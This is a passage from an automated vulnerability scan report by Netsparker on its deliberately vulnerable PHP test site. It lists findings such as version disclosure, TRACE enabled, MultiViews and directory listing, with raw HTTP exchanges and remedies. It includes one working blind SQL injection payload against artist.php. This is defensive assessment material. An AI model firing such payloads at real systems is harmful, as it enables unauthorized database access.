                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->           <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

14.10. http://php.testsparker.com/products.php?pro=url

Method	Parameter	Value
GET	pro	url

Certainty

Request

```
GET /products.php?pro=url HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 137.2505 Total Bytes Received : 2889 Body Length : 2721 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2721
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:50 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><script type=text/javascript src = "url" ></script>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <div class="entry">
                                <h1 class="title"><a href="#">Products </a></h1>
                                        <p>Currently , we don&#39;t have any products to sell.</p>
                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->
```

```
        <div id="sidebar">
                        <ul>
                                <li>
                                        <div id="search" >
                                                <form method="get" action="/artist.php">
                                                        <div>
                                                                <input type="text" name="id" id="sea
rch-text" value="" />
                                                                <input type="submit" id="search-subm
it" value="GO" />
                                                        </div>
                                                </form>

                                        </div>
                                        <div style="clear: both;"> </div>
                                </li>
                                <li>
                                        <h2>Tags</h2>
                                        <p>netsparker xss web-application-security false-positive-fr
ee automated-exploitation sql-injection local/remote-fi
…
```

14.11. http://php.testsparker.com/style

Certainty

Request

```
HEAD /style HTTP/1.1
Host: php.testsparker.com
Accept: netsparker/check
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 139.4143 Total Bytes Received : 240 Body Length : 0 Is Compressed : No

```
HTTP/1.1 406 Not Acceptable
Server: Apache/2.2.8 (Win32) PHP/5.2.6
TCN: list
Alternates: {"style.css" 1 {type text/css} {length 8916}}
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 12 May 2021 09:21:52 GMT
Vary: negotiate
```

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
    - `X-Frame-Options: DENY` It completely denies to be loaded in frame/iframe.
    - `X-Frame-Options: SAMEORIGIN` It allows only if the site which wants to load has a same origin.
    - `X-Frame-Options: ALLOW-FROM` *URL* It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options
- X-Frame-Options HTTP Header

Remedy References

- Clickjacking Defense Cheat Sheet

CLASSIFICATION

OWASP API Top Ten 2019	API7

15. Version Disclosure (Apache)

LOW 1

Netsparker identified a version disclosure (Apache) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

15.1. http://php.testsparker.com/

Extracted Version

- 2.2.8

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 389.9292 Total Bytes Received : 359 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:30 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

Remedy References

- Apache ServerTokens Directive

CLASSIFICATION

OWASP API Top Ten 2019	API7

16. TRACE/TRACK Method Detected

LOW 1

Netsparker detected the TRACE/TRACK method is allowed.

Impact

It is possible to bypass the HttpOnly cookie limitation and read the cookies in a cross-site scripting attack by using the TRACE/TRACK method within an XmlHttpRequest. This is not possible with modern browsers, so the vulnerability can only be used when targeting users with unpatched and old browsers.

Vulnerabilities

16.1. http://php.testsparker.com/

Method	Parameter	Value
TRACE	URI-BASED	

Certainty

Request

```
TRACE / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-NS: N5351893S
```

Response

Response Time (ms) : 127.0681 Total Bytes Received : 573 Body Length : 421 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Type: message/http
Transfer-Encoding: chunked
Date: Wed, 12 May 2021 09:21:53 GMT

TRACE / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
X-NS: N5351893S
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Host: php.testsparker.com
Accept-Encoding: gzip, deflate
```

Remedy

Disable this method in all production systems. Even though the application is not vulnerable to cross-site scripting, a debugging feature such as TRACE/TRACK should not be required in a production system and therefore should be disabled.

External References

- Cross Site Tracing
- Web Servers Enable HTTP TRACE Method by Default

CLASSIFICATION

OWASP API Top Ten 2019	API7

17. Apache MultiViews Enabled

LOW 1

Netsparker detected that Apache MultiViews is enabled.

This vulnerability can be used for locating and obtaining access to some hidden resources.

Impact

An attacker can use this functionality to aid in finding hidden files in the site and potentially gather further sensitive information.

Vulnerabilities

17.1. http://php.testsparker.com/style

Certainty

Request

```
HEAD /style HTTP/1.1
Host: php.testsparker.com
Accept: netsparker/check
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 139.4143 Total Bytes Received : 240 Body Length : 0 Is Compressed : No

```
HTTP/1.1 406 Not Acceptable
Server: Apache/2.2.8 (Win32) PHP/5.2.6
TCN: list
Alternates: {"style.css" 1 {type text/css} {length 8916}}
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 12 May 2021 09:21:52 GMT
Vary: negotiate
```

Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

```
<Directory /{YOUR DIRECTORY}>
        Options FollowSymLinks
</Directory>
```

Remove the *MultiViews* option from configuration.

CLASSIFICATION

OWASP API Top Ten 2019	API7

18. Database Detected (MySQL)

INFORMATION 1 CONFIRMED 1

Netsparker detected the target website is using MySQL as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

18.1. http://php.testsparker.com/artist.php?id=-1%20OR%201%3d1))%20AND%20IFNULL(ASCII(SUBSTRING((SELECT%200x4E4554535041524B4552)%2c9%2c1))%2c0)%3d82--%20

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT 0x4E4554535041524B4552),9,1)),0)=82--

Request

```
GET /artist.php?id=-1%20OR%201%3d1))%20AND%20IFNULL(ASCII(SUBSTRING((SELECT%200x4E4554535041524B4552)%2c9%2c1))%2c0)%3d82--%20 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
```

Response

Response Time (ms) : 170.5592 Total Bytes Received : 3094 Body Length : 2926 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2926
Content-Type: text/html
Date: Wed, 12 May 2021 09:23:29 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: -1 OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT 0x4E4554535041524B4552),9,1)),0)=82-- </
h3></br>

no rows returned
                    </p>
```

```
                        </div>
                    </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->

        <div id="sidebar">
                    <ul>
                        <li>
                            <div id="search" >
                                <form method="get" action="/artist.php">
                                    <div>
                                        <input type="text" name="id" id="sea
rch-text" value="" />
                                        <input type="submit" id="search-subm
it" value="GO" />
                                    </div>
                                </form>

                            </di
…
```

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

CVSS 3.1 SCORE	
Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

19. Directory Listing (Apache)

INFORMATION 4

Netsparker identified a Directory Listing (Apache).

The web server responded with a list of files located in the target directory.

Impact

An attacker can see the files located in the directory and could potentially access files which disclose sensitive information.

Vulnerabilities

19.1. http://php.testsparker.com/.svn/

Certainty

Request

```
GET /.svn/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 134.3884 Total Bytes Received : 1267 Body Length : 1110 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 1110
Content-Type: text/html;charset=UTF-8
Date: Wed, 12 May 2021 09:21:56 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /.svn</title>
 </head>
 <body>
<h1>Index of /.svn</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">
Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a
>       </td><td> </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="all-wcprops">all-wc
props</a>            </td><td align="right">30-Jul-2020 08:09  </td><td align="right">1.1K</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="entries">entries</a
>                </td><td align="right">30-Jul-2020 08:09  </td><td align="right">1.6K</td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.8 (Win32) PHP/5.2.6 Server at php.testsparker.com Port 80</address>
</body></html>
```

19.2. http://php.testsparker.com/auth/images/

Certainty

Request

```
GET /auth/images/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 259.7354 Total Bytes Received : 7387 Body Length : 7230 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 7230
Content-Type: text/html;charset=UTF-8
Date: Wed, 12 May 20
…
e/2.2.8 (Win32) PHP/5.2.6
Content-Length: 7230
Content-Type: text/html;charset=UTF-8
Date: Wed, 12 May 2021 09:21:52 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /auth/images</title>
 </head>
 <body>
<h1>Index of /auth/images</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A"
…
```

19.3. http://php.testsparker.com/icons/

Certainty

Request

```
GET /icons/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 270.4695 Total Bytes Received : 31893 Body Length : 31730 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 12 May 20
…
8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 12 May 2021 09:21:59 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /icons</title>
 </head>
 <body>
<h1>Index of /icons</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A"
…
```

19.4. http://php.testsparker.com/icons/small/

Certainty

Request

```
GET /icons/small/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/icons/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 132.0882 Total Bytes Received : 13595 Body Length : 13432 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 12 May 20
…
8 (Win32) PHP/5.2.6
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 12 May 2021 09:22:03 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /icons/small</title>
 </head>
 <body>
<h1>Index of /icons/small</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th>
<a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A"
…
```

Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

   ```
   <Directory /{YOUR DIRECTORY}>
           Options FollowSymLinks
   </Directory>
   ```

   Remove the *Indexes* option from configuration. Do not forget to remove *MultiViews* as well.
2. Configure the web server to disallow directory listing requests.
3. Ensure that the latest security patches have been applied to the web server and the current stable version of the software is in use.

External References

- WASC - Directory Indexing
- NVD - Apache Directory Indexing

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE	
Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

20. Apache Web Server Identified

INFORMATION 1

Netsparker identified a web server (Apache) in the target web server's HTTP response.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

20.1. http://php.testsparker.com/

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 389.9292 Total Bytes Received : 359 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:30 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

External References

- Apache ServerTokens Directive

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

Show Scan Detail

Enabled Security Checks : Apache Struts S2-045 RCE,
Apache Struts S2-046 RCE,
Arbitrary Files (IAST),
BREACH Attack,
Code Evaluation,
Code Evaluation (IAST),
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Command Injection (IAST),
Configuration Analyzer (IAST),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Cross-site Scripting (DOM based),
Custom Script Checks (Active),
Custom Script Checks (Passive),

	Custom Script Checks (Per Directory), Custom Script Checks (Singular), Drupal Remote Code Execution, Expect Certificate Transparency (Expect-CT), Expression Language Injection, File Upload, Header Analyzer, Heartbleed, HSTS, HTML Content, HTTP Header Injection, HTTP Header Injection (IAST), HTTP Methods, HTTP Status, HTTP.sys (CVE-2015-1635), IFrame Security, Insecure JSONP Endpoint, Insecure Reflected Content, JavaScript Libraries, JSON Web Token, Local File Inclusion, Local File Inclusion (IAST), Login Page Identifier, Mixed Content, Open Redirection, Oracle WebLogic Remote Code Execution, Referrer Policy, Reflected File Download, Remote File Inclusion, Remote File Inclusion (Out of Band), Reverse Proxy Detection, RoR Code Execution, Server-Side Request Forgery (DNS), Server-Side Request Forgery (IP Combinations), Server-Side Request Forgery (Pattern Based), Server-Side Template Injection, Signatures, SQL Injection (Blind), SQL Injection (Boolean), SQL Injection (Error Based), SQL Injection (IAST), SQL Injection (Out of Band), SSL, Static Resources (All Paths), Static Resources (Only Root Path), Unicode Transformation (Best-Fit Mapping), WAF Identifier, Web App Fingerprint, Web Cache Deception, WebDAV, Windows Short Filename, XML External Entity, XML External Entity (Out of Band)
URL Rewrite Mode	: Heuristic

Detected URL Rewrite Rule(s)	: None
Excluded URL Patterns	: gtm\.js WebResource\.axd ScriptResource\.axd
Authentication	: None
Authentication Profile	: None
Scheduled	: No
Additional Website(s)	: None

This report created with 6.0.2.30947-weekly-release-e528fe7
https://www.netsparker.com